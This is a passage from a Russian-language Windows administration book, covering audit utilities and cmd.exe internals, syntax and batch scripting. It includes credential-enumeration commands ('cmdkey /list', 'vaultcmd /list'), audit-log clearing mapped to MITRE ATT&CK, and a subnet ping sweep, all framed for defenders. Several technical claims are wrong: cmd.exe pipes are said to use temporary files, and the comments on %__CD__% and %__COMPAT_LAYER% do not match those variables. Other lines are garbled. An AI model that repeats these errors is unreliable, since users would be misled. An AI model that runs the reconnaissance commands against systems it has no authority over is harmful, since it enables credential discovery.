REM Проверка, не были ли отключены настройки аудита
auditpol /get /subcategory:"Kerberos Service Ticket Operations"
auditpol /get /subcategory:"Kerberos Authentication Service"

REM Проверка сохранённых учётных данных
cmdkey /list
vaultcmd /list
```

14.10 Сводная таблица утилит и ключей

Утилита	Ключевые параметры	Требует повышения	MITRE ATT&CK
`whoami`	`/user`, `/groups`, `/priv`, `/all`, `/fo`	Нет	T1033
`auditpol`	`/get`, `/set`, `/backup`, `/restore`, `/clear`	Да	T1562.002 (clear)
`secedit`	`/analyze`, `/configure`, `/export`, `/validate`	Да	—
`gpresult`	`/r`, `/h`, `/z`, `/scope`	Нет (ограниченно)	T1615
`gpupdate`	`/force`, `/target`, `/sync`	Да	—
`nltest`	`/dclist`, `/dsgetdc`, `/domain_trusts`, `/sc_query`	Нет	T1482
`setspn`	`-L`, `-Q`, `-S`, `-X`	Нет	T1558.003
`klist`	(без ключей), `purge`, `sessions`	Нет (sessions — да)	T1558
`cmdkey`	`/list`, `/add`, `/delete`	Нет	T1555.004
`vaultcmd`	`/list`, `/listcreds`, `/listproperties`	Нет	T1555.004

Резюме

Утилиты аудита и идентификации Windows образуют критический слой инфраструктуры безопасности. Правильная настройка `auditpol` обеспечивает видимость событий, необходимую для SOC. Шаблоны `secedit` позволяют стандартизировать и автоматизировать hardening. Инструменты `whoami`, `klist`, `cmdkey` и `vaultcmd` дают полную картину контекста безопасности — и именно поэтому они являются первой целью как защитника, проводящего аудит, так и атакующего, выполняющего разведку.

Ключевые принципы:

1. **Аудит должен быть включён до инцидента.** Настройте `auditpol` в соответствии с CIS Benchmarks и проверяйте настройки периодически.
2. **Мониторинг изменений политики аудита — обязателен.** Event ID 4719 (изменение политики) должен генерировать немедленный алерт.
3. **Контроль привилегий — непрерывный процесс.** Регулярный аудит привилегий через `whoami /priv` и назначения прав через `secedit /export` выявляет дрейф конфигурации.
4. **Kerberos-инфраструктура требует особого внимания.** Мониторинг SPN, типов шифрования билетов и аномальных запросов TGS — необходимый минимум для обнаружения атак на Kerberos.
5. **Сохранённые учётные данные — зона повышенного риска.** Минимизируйте использование `cmdkey` и Vault для привилегированных учётных записей и включите аудит DPAPI Activity.

В следующей главе мы перейдём к скриптовым движкам и механизмам исполнения кода — `cmd.exe`, его внутреннему устройству и недокументированным возможностям.

Глава 15: cmd.exe — командный интерпретатор изнутри

Введение

cmd.exe — один из старейших компонентов Windows, доживших до наших дней практически без изменений. Несмотря на появление PowerShell и Windows Terminal, командный интерпретатор остаётся основным инструментом системного администрирования, автоматизации и — что особенно важно для специалистов по безопасности — излюбленным средством злоумышленников для пост-эксплуатации. В этой главе мы разберём архитектуру cmd.exe, его внутренние механизмы, возможности пакетных файлов и техники обфускации, которые используются в реальных атаках.

Бинарный файл `cmd.exe` расположен по пути `%SystemRoot%\System32\cmd.exe` (а также `%SystemRoot%\SysWOW64\cmd.exe` для 32-битной версии в 64-битных системах). Его размер составляет порядка 300–400 КБ в зависимости от версии Windows, что делает его одним из самых компактных и при этом функционально насыщенных компонентов системы.

15.1. Архитектура cmd.exe

15.1.1. История: от COMMAND.COM до cmd.exe

Командный интерпретатор Windows уходит корнями в эпоху MS-DOS. `COMMAND.COM` был основным и единственным пользовательским интерфейсом DOS — он обеспечивал ввод команд, их разбор и исполнение. Архитектурно `COMMAND.COM` делился на три части:

- **Резидентная часть** — обработчик критических ошибок (Int 24h), обработчик Ctrl+C (Int 23h), код перезагрузки транзитной части.
- **Инициализационная часть** — выполняла AUTOEXEC.BAT и освобождала занятую память.
- **Транзитная часть** — собственно интерпретатор: приглашение, парсинг, исполнение внутренних команд, загрузка внешних программ.

С выходом Windows NT в 1993 году появился `cmd.exe` — полностью переписанный 32-битный командный интерпретатор. Ключевые отличия от `COMMAND.COM`:

Характеристика	COMMAND.COM	cmd.exe
Разрядность	16-бит (реальный режим)	32/64-бит (защищённый режим)
Длина командной строки	128 символов	8191 символ (Windows XP+)
Поддержка Unicode	Нет	Частичная (через chcp)
Расширения команд	Нет	Command Extensions
Отложенное раскрытие	Нет	Delayed Expansion
Подстановка переменных	Базовая	Подстроки, замена
Длинные имена файлов	Нет (8.3)	Да

В Windows 9x (95, 98, ME) использовался гибридный подход: `COMMAND.COM` оставался основным интерпретатором, но появились зачатки поддержки длинных имён файлов. С полным переходом пользовательской линейки на ядро NT (начиная с Windows XP) `cmd.exe` стал единственным штатным командным интерпретатором.

15.1.2. Как cmd.exe обрабатывает команды

При запуске `cmd.exe` выполняет следующую последовательность действий:

1. **Инициализация** — чтение параметров командной строки (`/c`, `/k`, `/s`, `/q`, `/d`, `/e:on|off`, `/v:on|off` и др.).
2. **Выполнение AutoRun** — если в реестре задан ключ `HKCU\Software\Microsoft\Command Processor\AutoRun` или аналогичный в `HKLM`, выполняется указанная команда.
3. **Цикл чтения** — отображение приглашения (prompt), чтение строки ввода, обработка.

Обработка каждой введённой строки проходит несколько стадий:

```
Ввод строки
    │
    ▼
Раскрытие переменных (%var%)
    │
    ▼
Разбор спецсимволов (|, &, &&, ||, >, >>, <, ^)
    │
    ▼
Раскрытие отложенных переменных (!var!) — если включено
    │
    ▼
Определение типа команды (внутренняя / внешняя)
    │
    ▼
Исполнение
    │
    ▼
Установка %ERRORLEVEL%
```

Проверить, включены ли расширения команд, можно через реестр:

```
HKCU\Software\Microsoft\Command Processor\EnableExtensions (DWORD)
```

Или принудительно при запуске:

```
cmd.exe /e:on   — включить расширения
cmd.exe /e:off  — отключить расширения
cmd.exe /v:on   — включить отложенное раскрытие переменных
cmd.exe /v:off  — отключить отложенное раскрытие переменных
```

15.1.3. Внутренние и внешние команды

Принципиальное различие между внутренними и внешними командами:

- **Внутренние команды** встроены непосредственно в код `cmd.exe`. Они не требуют обращения к файловой системе для поиска исполняемого файла. Примеры: `dir`, `cd`, `echo`, `set`, `if`, `for`.
- **Внешние команды** — это отдельные исполняемые файлы (`.exe`, `.com`, `.cmd`, `.bat`), которые cmd.exe находит через переменную `%PATH%` или по указанному пути. Примеры: `ipconfig.exe`, `netstat.exe`, `xcopy.exe`.

Порядок поиска внешних команд:

1. Текущий каталог (если не отключено через `NoDefaultCurrentDirectoryInExePath`).
2. Каталоги из переменной `%PATH%` — слева направо.
3. Расширения из переменной `%PATHEXT%` — по порядку (`.COM`, `.EXE`, `.BAT`, `.CMD`, `.VBS`, `.VBE`, `.JS`, `.JSE`, `.WSF`, `.WSH`, `.MSC`).

```
:: Просмотр порядка расширений
echo %PATHEXT%
:: Типичный вывод: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
```

Это означает, что если в каталоге из `%PATH%` лежат файлы `test.com`, `test.exe` и `test.bat`, при вводе `test` будет запущен `test.com`.

15.1.4. Парсинг командной строки: кавычки, экранирование, подстановка

Парсер cmd.exe обрабатывает специальные символы по определённым правилам:

Кавычки. Двойные кавычки группируют текст, содержащий пробелы, в один аргумент:

```
:: Без кавычек — "Program" будет воспринято как команда
cd C:\Program Files

:: С кавычками — путь воспринимается целиком
cd "C:\Program Files"
```

Однако cmd.exe не удаляет кавычки из аргументов автоматически (в отличие от Unix-оболочек). Это приводит к неочевидному поведению:

```
:: Кавычки остаются частью строки
set "myvar=Hello World"
echo %myvar%
:: Вывод: Hello World (кавычки обрабатываются set особым образом)

set myvar="Hello World"
echo %myvar%
:: Вывод: "Hello World" (кавычки стали частью значения)
```

Символ экранирования — каретка (^). Каретка экранирует следующий за ней символ:

```
:: Экранирование спецсимволов
echo Символ ^& амперсанд
echo Символ ^| пайп
echo Символ ^> редирект
echo Символ ^^ каретка

:: Экранирование перевода строки (многострочная команда)
echo Это длинная ^
команда на двух строках
```

Процент (%). В пакетных файлах `%` используется для переменных. Литеральный процент записывается как `%%`:

```
:: В командной строке
echo 100%

:: В batch-файле
echo 100%%
```

Восклицательный знак (!) при включённом Delayed Expansion. Экранируется кареткой:

```
setlocal enabledelayedexpansion
echo Символ ^^!
```

15.2. Внутренние команды

15.2.1. Навигация и файловые операции

cd / chdir — смена текущего каталога:

```
:: Перейти в каталог
cd C:\Windows\System32

:: Перейти на другой диск (обязательно /d)
cd /d D:\Projects

:: Вывести текущий каталог
cd

:: Перейти в родительский каталог
cd ..

:: Перейти в домашний каталог пользователя
cd %USERPROFILE%
```

dir — вывод содержимого каталога:

```
:: Базовый вывод
dir

:: Рекурсивный обход подкаталогов
dir /s

:: Только файлы .exe (рекурсивно) с полным путём
dir /s /b *.exe

:: Сортировка по размеру (по убыванию)
dir /o-s

:: Показать скрытые и системные файлы
dir /a:hs

:: Вывод в широком формате
dir /w

:: Вывод с альтернативными потоками NTFS
dir /r
```

Параметры `/a` (атрибуты): `d` — каталоги, `h` — скрытые, `s` — системные, `r` — только чтение, `a` — архивные, `l` — точки повторной обработки, `-` — префикс отрицания.
copy — копирование файлов:

```
:: Простое копирование
copy file.txt D:\Backup\

:: Копирование с подтверждением перезаписи
copy /-y source.txt dest.txt

:: Объединение файлов (конкатенация)
copy /b part1.bin + part2.bin result.bin

:: Копирование с ASCII-режимом (добавляет Ctrl+Z в конец)
copy /a source.txt dest.txt
```

del / erase — удаление файлов:

```
:: Удалить файл
del file.txt

:: Удалить все .tmp файлы рекурсивно, без подтверждения
del /s /q *.tmp

:: Удалить скрытые и системные файлы
del /a:hs hidden_file.txt

:: Принудительное удаление read-only файлов
del /f readonly_file.txt
```

ren / rename — переименование:

```
:: Переименовать файл
ren oldname.txt newname.txt

:: Массовое переименование с подстановкой
ren *.jpeg *.jpg
```

md / mkdir — создание каталогов:

```
:: Создать каталог
md NewFolder

:: Создать вложенную структуру (промежуточные каталоги создаются автоматически)
md C:\Projects\2026\March\Reports
```

rd / rmdir — удаление каталогов:

```
:: Удалить пустой каталог
rd EmptyFolder

:: Рекурсивное удаление (аналог rm -rf)
rd /s /q C:\Temp\OldProject
```

15.2.2. Вывод и управление потоком

type — вывод содержимого файла:

```
:: Вывести содержимое файла
type readme.txt

:: Вывести несколько файлов
type file1.txt file2.txt

:: Создать пустой файл (аналог touch)
type nul > newfile.txt
```

echo — вывод текста и управление отображением команд:

```
:: Вывести текст
echo Hello, World!

:: Вывести пустую строку (точка без пробела!)
echo.

:: Отключить/включить эхо команд
@echo off
echo on

:: Вывести текст в файл
echo Строка данных > output.txt
echo Ещё строка >> output.txt

:: Вывести спецсимволы
echo ^&^|^<^>
```

set — управление переменными окружения:

```
:: Установить переменную
set myvar=Hello

:: Показать все переменные, начинающиеся с "P"
set P

:: Показать все переменные
set

:: Арифметические операции
set /a result=5+3
set /a "result=(10*2)+5"
set /a "result=0xFF"        &:: шестнадцатеричное значение
set /a "result=0377"        &:: восьмеричное значение
set /a "counter+=1"         &:: инкремент

:: Ввод от пользователя
set /p name=Введите имя:

:: Удалить переменную
set myvar=
```

Арифметические операторы `set /a`: `+`, `-`, `*`, `/`, `%%` (остаток), `<<`, `>>` (сдвиги), `&`, `|`, `^` (побитовые), `~` (инверсия), `!` (логическое НЕ).

if — условное выполнение:

```
:: Сравнение строк
if "%username%"=="admin" echo Администратор

:: Сравнение строк без учёта регистра
if /i "%answer%"=="yes" echo Подтверждено

:: Проверка существования файла
if exist "C:\config.ini" echo Файл найден
if not exist "C:\config.ini" echo Файл не найден

:: Проверка определённости переменной
if defined JAVA_HOME echo Java установлена

:: Числовое сравнение
if %errorlevel% equ 0 echo Успех
if %count% gtr 10 echo Больше десяти

:: Блок if-else
if exist "%1" (
    echo Файл существует
    type "%1"
) else (
    echo Файл не найден
)
```

Операторы сравнения: `equ` (равно), `neq` (не равно), `lss` (меньше), `leq` (меньше или равно), `gtr` (больше), `geq` (больше или равно).

for — цикл (подробный разбор в разделе 15.5):

```
:: Перебор файлов
for %%f in (*.txt) do echo %%f

:: Перебор значений
for %%i in (alpha beta gamma) do echo %%i
```

goto — безусловный переход:

```
goto :label
echo Эта строка не выполнится

:label
echo Переход выполнен

:: Специальная метка для завершения
goto :eof
```

call — вызов подпрограмм и других batch-файлов:

```
:: Вызов другого batch-файла (с возвратом)
call other_script.bat param1 param2

:: Вызов внутренней подпрограммы
call :myfunction arg1 arg2
echo Вернулись из подпрограммы
goto :eof

:myfunction
echo Аргумент 1: %~1
echo Аргумент 2: %~2
exit /b 0
```

exit — выход из cmd.exe или batch-файла:

```
:: Выход из cmd.exe с кодом возврата
exit /b 0

:: Выход из batch-файла (без закрытия cmd.exe)
exit /b 1

:: Принудительный выход из cmd.exe
exit
```

15.2.3. Дополнительные внутренние команды

pushd / popd — стек каталогов:

```
:: Сохранить текущий каталог и перейти в новый
pushd C:\Windows\System32
dir
:: Вернуться обратно
popd

:: pushd с UNC-путём (автоматически подключает сетевой диск)
pushd \\server\share
:: Назначается временный диск (Z:, Y: и т.д.)
popd
:: Диск отключается
```

title — заголовок окна консоли:

```
title Мой скрипт — выполнение резервного копирования
```

color — цвет консоли:

```
:: Формат: color [фон][текст]
color 0A    &:: Чёрный фон, зелёный текст (стиль "Matrix")
color 1F    &:: Синий фон, белый текст
color       &:: Сброс к значению по умолчанию

:: Цвета: 0=Чёрный, 1=Синий, 2=Зелёный, 3=Голубой, 4=Красный,
:: 5=Фиолет., 6=Жёлтый, 7=Белый, 8=Серый, 9=Светло-синий,
:: A=Светло-зелён., B=Светло-голуб., C=Светло-красн.,
:: D=Светло-фиолет., E=Светло-жёлт., F=Ярко-белый
```

cls — очистка экрана, **ver** — версия Windows, **vol** — метка тома.
date / **time** — дата и время:

```
:: Показать текущую дату
date /t

:: Показать текущее время
time /t

:: Интерактивное изменение даты (требует прав администратора)
date
time
```

path — управление переменной PATH:

```
:: Показать текущий PATH
path

:: Установить PATH
path C:\Tools;C:\Scripts;%PATH%

:: Очистить PATH
path ;
```

prompt — настройка приглашения:

```
:: Стандартное приглашение
prompt $P$G
:: Результат: C:\Users\admin>

:: Расширенное приглашение с датой и временем
prompt [$D $T] $P$G
:: Результат: [Fri 03/20/2026 14:30:05.42] C:\Users\admin>

:: Спецсимволы: $P=путь, $G⇒, $L=<, $D=дата, $T=время,
:: $N=диск, $B=|, $H=backspace, $E=escape(0x1B), $_=новая строка
```

assoc / **ftype** — ассоциации файлов:

```
:: Показать ассоциацию расширения
assoc .txt
:: Вывод: .txt=txtfile

:: Показать команду для типа файла
ftype txtfile
:: Вывод: txtfile=%SystemRoot%\system32\NOTEPAD.EXE %1

:: Установить ассоциацию
assoc .log=txtfile

:: Установить команду для типа
ftype myfiletype=C:\MyEditor\editor.exe "%1"
```

15.2.4. start — запуск процессов (подробный разбор)

Команда `start` — один из самых функциональных внутренних инструментов cmd.exe:

```
:: Базовый запуск (в новом окне)
start notepad.exe

:: Запуск с заголовком окна (обязательно в кавычках!)
start "Мой блокнот" notepad.exe C:\readme.txt

:: Свёрнутое окно
start /min "" backup_script.bat

:: Развёрнутое окно
start /max "" cmd.exe

:: Ожидание завершения процесса
start /wait "" installer.exe /silent
echo Установка завершена, код: %errorlevel%

:: Запуск в текущем окне (без создания нового)
start /b "" long_running_process.exe

:: Запуск с заданным приоритетом
start /low "" heavy_computation.exe
start /belownormal "" background_task.exe
start /abovenormal "" important_task.exe
start /high "" critical_task.exe
start /realtime "" rt_task.exe

:: Запуск с изолированным окружением
start /i "" child_process.exe

:: Привязка к процессорному узлу NUMA
start /node 1 "" numa_aware_app.exe

:: Привязка к конкретным ядрам процессора (маска affinity)
:: 0x03 = ядра 0 и 1 (бинарное 0011)
start /affinity 0x03 "" cpu_bound_task.exe

:: Запуск URL в браузере по умолчанию
start https://example.com

:: Открытие файла ассоциированным приложением
start "" "C:\Documents\report.docx"

:: Запуск с указанием рабочего каталога
start /d "C:\Projects" "" build.bat
```

Распространённая ошибка — первый аргумент в кавычках всегда интерпретируется как заголовок окна:

```
:: НЕПРАВИЛЬНО: "C:\Program Files\app.exe" воспримется как заголовок!
start "C:\Program Files\app.exe"

:: ПРАВИЛЬНО: пустой заголовок + путь
start "" "C:\Program Files\app.exe"
```

15.3. Переменные окружения

15.3.1. Встроенные переменные

Основные системные переменные окружения, доступные в cmd.exe:

Переменная	Описание	Пример значения
`%SYSTEMROOT%`	Корневой каталог Windows	`C:\Windows`
`%WINDIR%`	Синоним SYSTEMROOT	`C:\Windows`
`%SYSTEMDRIVE%`	Системный диск	`C:`
`%PATH%`	Пути поиска исполняемых файлов	`C:\Windows\System32;...`
`%PATHEXT%`	Расширения исполняемых файлов	`.COM;.EXE;.BAT;.CMD;...`
`%TEMP%` / `%TMP%`	Каталог временных файлов	`C:\Users\user\AppData\Local\Temp`
`%USERPROFILE%`	Профиль текущего пользователя	`C:\Users\user`
`%HOMEPATH%`	Относительный путь профиля	`\Users\user`
`%HOMEDRIVE%`	Диск профиля	`C:`
`%USERNAME%`	Имя текущего пользователя	`admin`
`%USERDOMAIN%`	Домен текущего пользователя	`WORKSTATION`
`%COMPUTERNAME%`	Имя компьютера	`SERVER01`
`%LOGONSERVER%`	Сервер авторизации	`\\DC01`
`%PROCESSOR_ARCHITECTURE%`	Архитектура процессора	`AMD64`
`%NUMBER_OF_PROCESSORS%`	Количество процессоров	`8`
`%OS%`	Тип ОС	`Windows_NT`
`%COMSPEC%`	Путь к cmd.exe	`C:\Windows\System32\cmd.exe`
`%APPDATA%`	Roaming Application Data	`C:\Users\user\AppData\Roaming`
`%LOCALAPPDATA%`	Local Application Data	`C:\Users\user\AppData\Local`
`%PROGRAMFILES%`	Program Files	`C:\Program Files`
`%PROGRAMFILES(X86)%`	Program Files (x86)	`C:\Program Files (x86)`
`%PROGRAMDATA%`	ProgramData	`C:\ProgramData`
`%PUBLIC%`	Общий профиль	`C:\Users\Public`

15.3.2. Динамические переменные

Динамические переменные вычисляются на лету при каждом обращении. Они доступны только при включённых расширениях команд:

```
:: Псевдослучайное число (0-32767)
echo %RANDOM%

:: Текущая дата (формат зависит от локали)
echo %DATE%
:: Пример: Пт 20.03.2026

:: Текущее время
echo %TIME%
:: Пример: 14:30:05,42

:: Текущий каталог
echo %CD%
:: Пример: C:\Users\admin\Desktop

:: Код возврата последней команды
echo %ERRORLEVEL%

:: Полная командная строка, которой был запущен cmd.exe
echo %CMDCMDLINE%
:: Пример: "C:\Windows\System32\cmd.exe"

:: Текущее расширение командного процессора
echo %CMDEXTVERSION%
:: Пример: 2

:: Флаг повышения привилегий (undocumented, Windows 10+)
echo %__CD__%
:: Текущий каталог с завершающим обратным слешем

:: Высота строк консоли
echo %__COMPAT_LAYER%
```

Генерация случайных чисел в заданном диапазоне:

```
:: Случайное число от 1 до 100
set /a "rnd=%RANDOM% %% 100 + 1"
echo %rnd%

:: Случайное число от min до max
set min=50
set max=150
set /a "rnd=%RANDOM% %% (max - min + 1) + min"
```

15.3.3. setx — постоянная установка переменных

`setx.exe` — внешняя утилита из System32, устанавливающая переменные окружения перманентно (в реестре):

```
:: Установить пользовательскую переменную
setx MYVAR "Hello World"

:: Установить системную переменную (требует прав администратора)
setx MYVAR "Hello World" /m

:: Прочитать значение из реестра
setx MYVAR /k "HKLM\Software\MyApp\Config\Value"

:: Установить на удалённом компьютере
setx MYVAR "Value" /s SERVER01 /u domain\admin /p password
```

Критически важно: `setx` записывает переменную в реестр, но **не изменяет текущую сессию cmd.exe**. Новое значение будет доступно только в новых процессах:

```
:: Типичная ошибка
setx PATH "%PATH%;C:\NewTool"
:: Текущая сессия: PATH не изменился!
:: Новые окна cmd: PATH обновлён

:: Правильный подход — изменить и текущую сессию, и реестр
set "PATH=%PATH%;C:\NewTool"
setx PATH "%PATH%;C:\NewTool"
```

Ограничение setx: максимальная длина значения переменной — 1024 символа. Попытка установить более длинное значение `%PATH%` через `setx` может привести к усечению и потере части путей — это хорошо известная проблема.

15.3.4. Расширения переменных: подстроки и замена

cmd.exe поддерживает мощные операции над строковыми переменными:

Извлечение подстроки:

```
set str=Hello World

:: Взять 5 символов начиная с позиции 0
echo %str:~0,5%
:: Вывод: Hello

:: Взять символы начиная с позиции 6
echo %str:~6%
:: Вывод: World

:: Взять последние 5 символов
echo %str:~-5%
:: Вывод: World

:: Взять 3 символа, пропустив последние 4
echo %str:~0,-4%
:: Вывод: Hello W

:: Один символ с позиции 4
echo %str:~4,1%
:: Вывод: o
```

Замена подстроки:

```
set str=Hello World

:: Заменить "World" на "cmd"
echo %str:World=cmd%
:: Вывод: Hello cmd

:: Удалить подстроку (заменить на пустоту)
echo %str: World=%
:: Вывод: Hello

:: Замена регистронезависима
set path_example=C:\WINDOWS\System32
echo %path_example:windows=WinDir%
:: Вывод: C:\WinDir\System32
```

15.3.5. Delayed Expansion: !var! vs %var%

Одна из важнейших концепций cmd.exe — различие между обычным и отложенным раскрытием переменных. Обычное раскрытие (`%var%`) происходит при **разборе** строки, а отложенное (`!var!`) — при **исполнении**:

```
@echo off
setlocal enabledelayedexpansion

set counter=0

:: НЕПРАВИЛЬНО: %counter% раскрывается один раз при разборе всего блока for
for /l %%i in (1,1,5) do (
    set /a counter+=1
    echo Итерация %%i: counter=%counter%
)
:: Все строки покажут counter=0

echo ---

:: ПРАВИЛЬНО: !counter! раскрывается на каждой итерации
set counter=0
for /l %%i in (1,1,5) do (
    set /a counter+=1
    echo Итерация %%i: counter=!counter!
)
:: Строки покажут counter=1, 2, 3, 4, 5

endlocal
```

Включение отложенного раскрытия:

```
:: В начале скрипта
setlocal enabledelayedexpansion

:: При запуске cmd.exe
cmd.exe /v:on

:: Через реестр (глобально)
:: HKCU\Software\Microsoft\Command Processor\DelayedExpansion = 1
```

Типичные ситуации, требующие Delayed Expansion:

1. Изменение переменной внутри цикла `for` или блока `if (...)`.
2. Работа с переменными, содержащими спецсимволы (кавычки, амперсанды).
3. Двойное раскрытие переменных (косвенная адресация).

```
:: Косвенная адресация через Delayed Expansion
setlocal enabledelayedexpansion
set var1=Alpha
set var2=Beta
set pointer=var1
echo !%pointer%!
:: Вывод: Alpha
```

15.4. Перенаправление и конвейеры

15.4.1. Операторы перенаправления

cmd.exe поддерживает три стандартных дескриптора:

Дескриптор	Номер	Описание
STDIN	0	Стандартный ввод
STDOUT	1	Стандартный вывод
STDERR	2	Стандартный поток ошибок

Перенаправление вывода:

```
:: Перенаправить STDOUT в файл (перезапись)
dir > listing.txt

:: Перенаправить STDOUT в файл (дозапись)
echo Новая строка >> log.txt

:: Перенаправить STDERR в файл
dir nonexistent 2> errors.txt

:: Перенаправить STDERR с дозаписью
command 2>> errors.log

:: Перенаправить STDERR в STDOUT (объединить потоки)
dir nonexistent > all_output.txt 2>&1

:: Перенаправить STDOUT в STDERR
echo Ошибка 1>&2

:: Подавить весь вывод
command > nul 2>&1

:: Подавить только ошибки
command 2> nul
```

Перенаправление ввода:

```
:: Прочитать ввод из файла
sort < unsorted.txt

:: Комбинация ввода и вывода
sort < unsorted.txt > sorted.txt
```

Специальные устройства:

```
:: NUL — «чёрная дыра» (аналог /dev/null в Unix)
command > nul

:: CON — консоль (клавиатура/экран)
copy con newfile.txt
:: (ввод текста, завершение — Ctrl+Z)

:: CLIP — буфер обмена (внешняя утилита, но часто используется с перенаправлением)
dir | clip

:: PRN / LPT1 — принтер
type document.txt > prn
```

15.4.2. Конвейеры (pipes)

Оператор `|` передаёт STDOUT одной команды на STDIN другой:

```
:: Постраничный просмотр
dir /s | more

:: Поиск в выводе
tasklist | findstr "chrome"

:: Подсчёт строк
dir /b | find /c /v ""

:: Цепочка конвейеров
type log.txt | findstr "ERROR" | sort | find /c /v ""
```

Важная деталь реализации: в cmd.exe конвейер реализован через временные файлы, а не через каналы (pipes) ядра. Левая часть конвейера записывает вывод во временный файл, после её завершения правая часть читает из этого файла. Это означает, что конвейеры в cmd.exe не работают в потоковом режиме — левая команда должна полностью завершиться, прежде чем правая начнёт работу. (В PowerShell конвейер реализован через настоящие каналы.)

15.4.3. Условное выполнение

```
:: Последовательное выполнение (безусловное)
command1 & command2 & command3

:: Выполнить command2, только если command1 завершилась успешно (ERRORLEVEL=0)
command1 && command2

:: Выполнить command2, только если command1 завершилась с ошибкой
command1 || command2

:: Комбинация
copy file.txt backup\ && echo Копирование успешно || echo Ошибка копирования

:: Группировка с помощью скобок
(
    cd /d C:\Project
    call build.bat
) && (
    echo Сборка успешна
    call deploy.bat
) || (
    echo Ошибка сборки!
    exit /b 1
)
```

15.5. Пакетные файлы (.bat/.cmd)

15.5.1. Структура batch-файлов

Типичная структура профессионального batch-файла:

```
@echo off
setlocal enabledelayedexpansion

:: ============================================================
:: Script: backup.cmd
:: Purpose: Automated backup with rotation
:: Author: SysAdmin
:: Date: 2026-03-20
:: ============================================================

:: ═══ Конфигурация ═══
set "SOURCE=C:\Data"
set "DEST=D:\Backups"
set "MAX_BACKUPS=7"
set "LOG=%DEST%\backup.log"

:: ═══ Проверка предусловий ═══
if not exist "%SOURCE%" (
    echo [ОШИБКА] Каталог источника не найден: %SOURCE%
    exit /b 1
)

if not exist "%DEST%" md "%DEST%"

:: ═══ Основная логика ═══
call :main
exit /b %errorlevel%

:: ═══ Подпрограммы ═══
:main
    echo [%DATE% %TIME%] Начало резервного копирования >> "%LOG%"
    robocopy "%SOURCE%" "%DEST%\current" /mir /r:3 /w:5 >> "%LOG%" 2>&1
    if %errorlevel% gtr 7 (
        echo [ОШИБКА] Robocopy завершился с кодом %errorlevel% >> "%LOG%"
        exit /b 1
    )
    echo [%DATE% %TIME%] Резервное копирование завершено >> "%LOG%"
    exit /b 0
```

Различие .bat и .cmd. С технической точки зрения, поведение идентично за одним исключением: в файлах `.cmd` каждая команда, которая не изменяет `ERRORLEVEL` явно, устанавливает его в 0 при успешном выполнении. В файлах `.bat` предыдущее значение `ERRORLEVEL` сохраняется. На практике рекомендуется использовать расширение `.cmd`.

15.5.2. Метки и подпрограммы

```
@echo off

:: Вызов подпрограмм
call :greet "Иван"
call :greet "Мария"
call :add 5 3 result
echo Результат: %result%
goto :eof

:: --- Подпрограмма: приветствие ---
:greet
echo Здравствуйте, %~1!
exit /b 0

:: --- Подпрограмма: сложение ---
:add
set /a "%~3=%~1+%~2"
exit /b 0
```

Подпрограммы в batch-файлах — это полноценные функции с локальными переменными:

```
:myfunction
setlocal
set "local_var=внутреннее значение"
:: ... обработка ...
endlocal & set "%~3=%local_result%"
exit /b 0
```

Конструкция `endlocal & set ...` — стандартный приём для возврата значений из функции: `set` выполняется в контексте `endlocal`, но раскрытие `%local_result%` происходит до выполнения `endlocal`.

15.5.3. Циклы for: полный разбор

Команда `for` — наиболее мощная и одновременно сложная конструкция cmd.exe.

Базовый for — перебор файлов и значений:

```
:: Перебор файлов в текущем каталоге
for %%f in (*.txt *.log) do echo %%f

:: Перебор списка значений
for %%x in (alpha beta gamma delta) do echo %%x
```

for /d — перебор каталогов:

```
:: Каталоги в текущей директории
for /d %%d in (*) do echo [DIR] %%d

:: Каталоги по маске
for /d %%d in (C:\Users\*) do echo %%d
```

for /r — рекурсивный обход:

```
:: Все .exe файлы рекурсивно от C:\Windows
for /r C:\Windows %%f in (*.exe) do echo %%f

:: Все каталоги рекурсивно
for /r /d %%d in (*) do echo %%d
```

for /l — числовой цикл:

```
:: Синтаксис: for /l %%var in (start,step,end)

:: От 1 до 10
for /l %%i in (1,1,10) do echo %%i

:: От 10 до 1 (обратный отсчёт)
for /l %%i in (10,-1,1) do echo %%i

:: Чётные числа от 2 до 20
for /l %%i in (2,2,20) do echo %%i

:: Пинг подсети (254 адреса)
for /l %%i in (1,1,254) do (
    start /b "" ping -n 1 -w 100 192.168.1.%%i > nul && echo 192.168.1.%%i — доступен
)
```

for /f — разбор текста (наиболее мощная форма):

```
:: Синтаксис: for /f "options" %%var in (source) do command

:: Разбор вывода команды
for /f "tokens=*" %%a in ('dir /b *.txt') do echo Файл: %%a

:: Разбор файла
for /f "tokens=1,2,3 delims=," %%a in (data.csv) do (
    echo Поле1=%%a Поле2=%%b Поле3=%%c
)

:: Разбор строки
for /f "tokens=2 delims=:" %%a in ('ipconfig ^| findstr "IPv4"') do (
    echo IP-адрес: %%a
)
```

Параметры `for /f`:

Параметр	Описание
`tokens=x,y,m-n`	Какие поля извлекать (нумерация с 1)
`delims=xyz`	Символы-разделители
`skip=n`	Пропустить первые n строк
`eol=;`	Символ комментария (строки, начинающиеся с него, пропускаются)
`usebackq`	Изменяет кавычки: `команда`, 'строка', "файл"

Примеры сложного разбора:

```
:: Извлечение имён процессов и PID из tasklist
for /f "skip=3 tokens=1,2" %%a in ('tasklist') do (
    echo Процесс: %%a    PID: %%b
)

:: Разбор INI-файла (пропуск комментариев и пустых строк)
for /f "eol=# tokens=1,2 delims==" %%a in (config.ini) do (
    echo Ключ: %%a = Значение: %%b
)

:: Захват вывода команды в переменную
for /f "delims=" %%a in ('wmic os get caption /value ^| findstr "="') do set "%%a"
echo %Caption%

:: Разбор с usebackq (позволяет использовать кавычки в именах файлов)
for /f "usebackq tokens=*" %%a in ("C:\My Files\data.txt") do echo %%a
```

15.5.4. Условия if: полный разбор

```
:: Проверка ERRORLEVEL (двумя способами)
command
if errorlevel 1 echo Ошибка (код ⩾ 1)
if %errorlevel% neq 0 echo Ошибка (код ≠ 0)

:: Проверка существования файла/каталога
if exist "C:\Windows\System32\cmd.exe" echo cmd.exe найден
if exist "C:\MyFolder\" echo Каталог существует (обратите внимание на \)

:: Проверка определённости переменной
if defined JAVA_HOME (
    echo Java: %JAVA_HOME%
) else (
    echo Java не установлена
)

:: Числовые сравнения
set /a x=42
if %x% equ 42 echo Ответ найден
if %x% gtr 0 if %x% lss 100 echo x в диапазоне 1-99

:: Строковое сравнение (с учётом регистра)
if "%VAR%"=="Hello" echo Совпадение

:: Строковое сравнение (без учёта регистра)
if /i "%VAR%"=="hello" echo Совпадение

:: Отрицание
if not exist "file.txt" echo Файл не найден
if not defined VAR echo Переменная не определена
```

15.5.5. Обработка аргументов

